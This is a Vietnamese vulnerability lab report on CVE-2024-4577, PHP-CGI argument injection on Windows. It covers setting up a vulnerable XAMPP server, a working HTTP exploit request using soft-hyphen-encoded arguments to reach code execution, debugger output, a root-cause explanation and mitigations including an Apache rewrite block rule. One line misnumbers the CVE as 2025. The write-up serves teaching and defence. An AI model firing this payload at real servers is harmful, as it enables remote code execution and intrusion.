

**CÔNG TY CỔ PHẦN CÔNG NGHỆ
AN NINH MẠNG QUỐC GIA VIỆT NAM**



CVE-2024-4577

PHP CGI Argument Injection

Họ và tên: Đỗ Minh Tuấn

I. Phân tích môi trường xảy ra CVE	3
II. Xây dựng môi trường với các kịch bản thực tế:	3
1. Config cho Apache chạy dưới chế độ CGI:	3
2. Làm lộ các file executable của PHP (Setting mặc định của XAMPP)	4
III. Cấu hình môi trường có lỗ hổng và khai thác	4
1. Cấu hình môi trường tồn tại lỗ hổng:	4
Công cụ	4
Tiến hành	4
2. Quá trình khai thác lỗ hổng	7
Payload khai thác lỗ hổng	7
Debug payload khác thác	8
IV. Giải thích lỗ hổng	8
Tại sao lại phải là CGI Mode?	8
Tại sao lại chỉ có một số System Locale mắc phải lỗ hổng trên?	9
Giải thích qua về payload	9
V. Cách khắc phục lỗ hổng	9

I. Phân tích môi trường xảy ra CVE

- Hệ điều hành: Windows (Hầu hết các phiên bản cá nhân như Windows 7, 8, 10, 11 đến phiên bản dành cho máy chủ như Windows Server 16, 19, 22)
- Web Server: Apache (Mọi phiên bản)
- Ngôn ngữ PHP:
 - PHP 8.1.x < 8.1.29
 - PHP 8.2.x < 8.2.20
 - PHP 8.3.x < 8.3.8
 - Các phiên bản khác không còn được hỗ trợ khác cũng có nhiều khả năng dính phải do lỗi hỏng được sinh ra từ bản vá CVE-2012-1823
- Một số yêu cầu đặc biệt:
 - PHP phải chạy ở Server API là CGI hoặc FastCGI
 - Windows System Locale phải được config vào một trong các vùng sau:
 - Chinese (Simplified hoặc Traditional)
 - Japanese
 - Một số locale khác chưa được kiểm tra

II. Xây dựng môi trường với các kịch bản thực tế:

1. Config cho Apache chạy dưới chế độ CGI:

- Do server Apache mặc định không hề có bất kỳ hàm nào xử lý file php nên ta sẽ phải thêm vào. Khi đó, có 2 kiểu config file **httpd.conf** có thể gây nên lỗi hỏng:

```
AddHandler cgi-script .php
Action cgi-script "/cgi-bin/php-cgi.exe"
```

hoặc:

```
<FilesMatch "\.php$">
    SetHandler application/x-httpd-php-cgi
</FilesMatch>

Action application/x-httpd-php-cgi "/php-cgi/php-cgi.exe"
```

2. Làm lộ các file executable của PHP (Setting mặc định của XAMPP)

- Mặc dù không bao giờ được config thủ công bằng phương pháp này nhưng trong setting mặc định của XAMPP (một stack development khá phổ biến cho web) có chứa một dòng setting cho phép dẫn đến các file executable php:

```
ScriptAlias /php-cgi/ "C:/xampp/php/"
```

- Tuy nhiên, ở setting thông thường, file **php-cgi.exe** sẽ không thể bị execute thông qua input của người dùng. Trong trường hợp mà attacker cố gắng call tới đường dẫn **/php-cgi/php-cgi.exe?{payload}**, server sẽ trả lại code 500 Internal Server Error.

III. Cấu hình môi trường có lỗ hổng và khai thác

1. Cấu hình môi trường tồn tại lỗ hổng:

Công cụ

- Hệ điều hành: Windows 11 (tuy lỗ hổng cũng tồn tại trên Windows Server nhưng không sử dụng do webserver được sử dụng là Apache, không phải IIS)
- Bộ tool được sử dụng: XAMPP (do tính phổ biến trên hệ điều hành Windows)

Tiến hành

Bước 1: Cài đặt hệ điều hành Windows 11 để sử dụng như bình thường

Bước 2: Cài đặt bộ công cụ XAMPP đầy đủ

Bước 3: Cấu hình cho Server API chạy của PHP là CGI/FastCGI

Chế độ mặc định của XAMPP sẽ là **mod_php**, thể hiện ở thông số dưới đây:

Server API

Apache 2.0 Handler

Để cấu hình thành chế độ CGI, ta thay đổi cấu hình Apache Server ở file có đường dẫn **C:\xampp\apache\conf\extra\httpd-xampp.conf**:

```
#
# PHP-Module setup
#
# LoadFile "C:/xampp/php/php8ts.dll"
# LoadFile "C:/xampp/php/libpq.dll"
# LoadFile "C:/xampp/php/libsqlite3.dll"
# LoadModule php_module "C:/xampp/php/php8apache2_4.dll"

# <FilesMatch "\.php$">
#     SetHandler application/x-httpd-php
# </FilesMatch>
# <FilesMatch "\.phps$">
#     SetHandler application/x-httpd-php-source
# </FilesMatch>


#
# PHP-CGI setup
#
<FilesMatch "\.php$">
|   SetHandler application/x-httpd-php-cgi
</FilesMatch>
<IfModule actions_module>
|   Action application/x-httpd-php-cgi "/php-cgi/php-cgi.exe"
</IfModule>
```

Sau đây, kiểm tra lại thì Server API sẽ đổi thành CGI/FastCGI:



Bước 4: Đổi System Locale của Windows thành một trong các loại sau:

- Chinese (Simplified hoặc Traditional)
- Japanese



Sau các bước trên, server có lỗ hổng khai thác được bằng CVE-2025-4577 đã được tạo ra.

2. Quá trình khai thác lỗ hổng

Payload khai thác lỗ hổng

```
POST /index.php?%ADd+allow_url_include%3d1+%ADd+auto_prepend_file%3dphp://input
HTTP/1.1
Host: 192.168.11.143
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

<?php phpinfo(); ?>
```

Request

Pretty Raw Hex 🔍 📄 🔗 ☰

```
1 POST /index.php?
  %ADd+allow_url_include%3d1+%ADd+auto_prepend_file%3dphp://input HTTP/1.1
2 Host: 192.168.11.143
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 21
5
6 <?php phpinfo(); ?>
7
```

? ⚙️ ⬅️ ➡️ 🔍 0 highlights


Response

Pretty Raw Hex Render 📄 🔗 ☰

PHP Version 8.2.12

System	Windows NT ENTROPT 10.0 build 22631 (Windows 11) AM
Build Date	Oct 24 2023 21:10:40
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-bu oci=..\..\..\instantclient\sdk,shared" "--with-oci8-19=..\..\.. dir=../obj/" "--enable-com-dotnet=shared" "--without-analyz
Server API	CGI/FastCGI
Virtual Directory Support	enabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	C:\xampp\php\php.ini

Debug payload khác thác



The image shows a screenshot of a web application running in a browser, with the Xdebug Variables window open on the left and the source code of index.php on the right.

Variables Window (Left):

- Locals:**
 - `$GET`: array(1)
 - `allow_url_include=1`
 - `$POST`: array(1)
 - `allow_url_include=1`
 - `$COOKIE`: array(0)
 - `$FILES`: array(0)
 - `$ENV`: array(0)
 - `$REQUEST`: array(2)
 - `allow_url_include=1`
 - `$SERVER`: array(50)
 - `ORIG_PATH_INFO`: "/index.php"
 - `ORIG_PATH_TRANSLATED`: "C:/xampp/htdocs/index.php"
 - `ORIG_SCRIPT_FILENAME`: "C:/xampp/php/php-cgi.exe"
 - `SCRIPT_NAME`: "/php-cgi/php-cgi.exe"
 - `REDIRECT_MIBDIRS`: "C:/xampp/php/extras/mibs"
 - `REDIRECT_MYSQL_HOME`: "C:/xampp/mysql/bin"
 - `REDIRECT_OPENSSL_CONF`: "C:/xampp/apache/bin/openssl.cnf"
 - `REDIRECT_PHP_PEAR_SYSCONF_DIR`: "C:/xampp/php"
 - `REDIRECT_PHPRC`: "C:/xampp/php"
 - `REDIRECT_TMP`: "C:/xampp/tmp"
 - `REDIRECT_HANDLER`: "application/x-httpd-php-cgi"
 - `REDIRECT_STATUS`: "200"
 - `MIBDIRS`: "C:/xampp/php/extras/mibs"
 - `MYSQL_HOME`: "C:/xampp/mysql/bin"
 - `OPENSSL_CONF`: "C:/xampp/apache/bin/openssl.cnf"
 - `PHP_PEAR_SYSCONF_DIR`: "C:/xampp/php"
 - `PHPRC`: "C:/xampp/php"
 - `TMP`: "C:/xampp/tmp"
 - `HTTP_HOST`: "192.168.11.143"
 - `CONTENT_TYPE`: "application/x-www-form-urlencoded"
 - `CONTENT_LENGTH`: "21"

Source Code (Right):

```
1 <!DOCTYPE html>
2 <html lang="en">
3
4 <head>
5     <meta charset="UTF-8">
6     <meta name="viewport" content="width=device-width, initial-scale=1.0">
7     <title>Document</title>
8 </head>
9
10 <body>
11     <a style="font-size:20px">
12         Nothing here, go away!
13     </a>
14 </body>
15
16 </html>
```

- Từ trong debugger là Xdebug được set up với PHP trong môi trường server Apache, ta có thể đọc được các biến môi trường trong thời gian thực. Trong trường hợp này, ta có thể thấy file **index.php** được chạy trực tiếp từ **php-cgi.exe**, nhận dữ liệu trực tiếp từ input người dùng qua request POST, gây ra lỗi hỏng PHP Code Injection.

IV. Giải thích lỗi hỏng

Tại sao lại phải là CGI Mode?

- Trong chế độ này, server sẽ có xu hướng parse các HTTP request thành các script PHP và chạy nó thay vì xử lý nhúng đồng thời với web server Apache. Do đó, với một trường hợp thực tế là **http://127.0.0.1/index.php?foo=bar** rất có thể đã được xử lý thành dạng: **php-cgi.exe index.php foo=bar**. Nhờ vậy, lỗi hỏng Argument Injection ra đời.

- Khi chuyển sang chế độ mod_php, PHP sẽ được nhúng vào trong web server Apache, cho phép xử lý các gói tin được an toàn hơn, tránh tình trạng xử lý input người dùng trực tiếp như trên.

Tại sao lại chỉ có một số System Locale mắc phải lỗ hổng trên?

- Với đa số các ngôn ngữ sử dụng chữ cái la-tinh, khi ta url-decode ký tự **%AD**, nó thường sẽ ra một ký tự trống, do trường hợp này đã được tính đến ở các bản fix trước đó của PHP, trên thực tế, đã có **CVE-2012-1823** sử dụng để tiến hành RCE với php.exe.
- Tuy nhiên, với một số bản Windows sử dụng system locale đặc biệt, có tồn tại cơ chế **Best-fit** cho phép mapping một ký tự đặc biệt với một ký tự ASCII, và thế là **%AD** miễn nhiên trở thành ký tự - do bản chất **%2D** và **%AD** vẫn là 2 ký tự khác nhau. Với ký tự **%2D**, là dấu - thật sự thì đã bị Apache chặn trước đó do cách bypass này khá phổ biến.

Giải thích qua về payload

Bên dưới là dạng của lỗ hổng trước khi được url-encode và thay thế ký tự:

-d allow_url_include=1 -d auto_prepend_file=php://input

với:

allow_url_include cho phép gắn đường dẫn vào trong câu lệnh execute
auto_prepend_file=php://input gắn nội dung nhập vào đầu file trước đây

Với câu lệnh trên trên, payload có thể dễ dàng được đọc do nằm ở đầu file được execute.

V. Cách khắc phục lỗ hổng

- Cách khắc phục lỗ hổng tốt nhất vẫn là update PHP tới phiên bản mới nhất do đã được code để đặc biệt vá lỗ hổng trên thông qua việc fix bug **GHSA-3qgc-jrrr-25jv**.
- Tuy nhiên, trong trường hợp không thể update hệ thống thì sau đây là các cách tạm thời ngăn chặn attacker khai thác:
 - Update filter nhằm đặc biệt chỉ để chặn CVE này

```
RewriteEngine On
RewriteCond %{QUERY_STRING} ^%ad [NC]
RewriteRule .? - [F,L]
```

với:

RewriteEngine On: bật chế cho phép viết lại engine chạy server Apache
RewriteCond %{QUERY_STRING} ^%ad [NC]: kiểm tra xem query được nhập vào có bắt đầu bằng ký tự %AD không, [NC] thể hiện ký tự in hoa, thường như nhau.

RewriteRule .? - [F,L]: bên trên nếu thỏa mãn sẽ chạy đến dòng này sẽ cấm quyền truy cập [F] và ngừng chạy tiến trình [L].

Do đó, tiến trình xử lý gói tin sẽ bị chặn bởi filter và attacker sẽ không có quyền truy cập vào hệ thống thông qua lỗ hổng RCE.

Request

PrettyRawHex

1POST /index.php?
%ADd+allow_url_include%3d1+%ADd+auto_prepend_file%3dphp://input HTTP/1.1

2Host: 192.168.0.101

3Content-Type: application/x-www-form-urlencoded

4Content-Length: 19

5|

6<?php phpinfo(); ?>

0 highlights

Response

PrettyRawHexRender

Forbidden

You don't have permission to access this resource.

Apache/2.4.58 (Win64) OpenSSL/3.1.3 Server at 192.168.0.101 Port 80

- Với trường hợp để lộ file executable PHP cho người dùng có thể truy cập được, ta chỉ cần comment vào câu lệnh gán đường dẫn:

```
# ScriptAlias /php-cgi/ "C:/xampp/php/"
```

Thay vào đó, với mỗi câu lệnh cần gọi đến đường dẫn của một file, thì ta sẽ call tới một đường dẫn hoàn chỉnh như **C:/xampp/php/php-cgi.exe**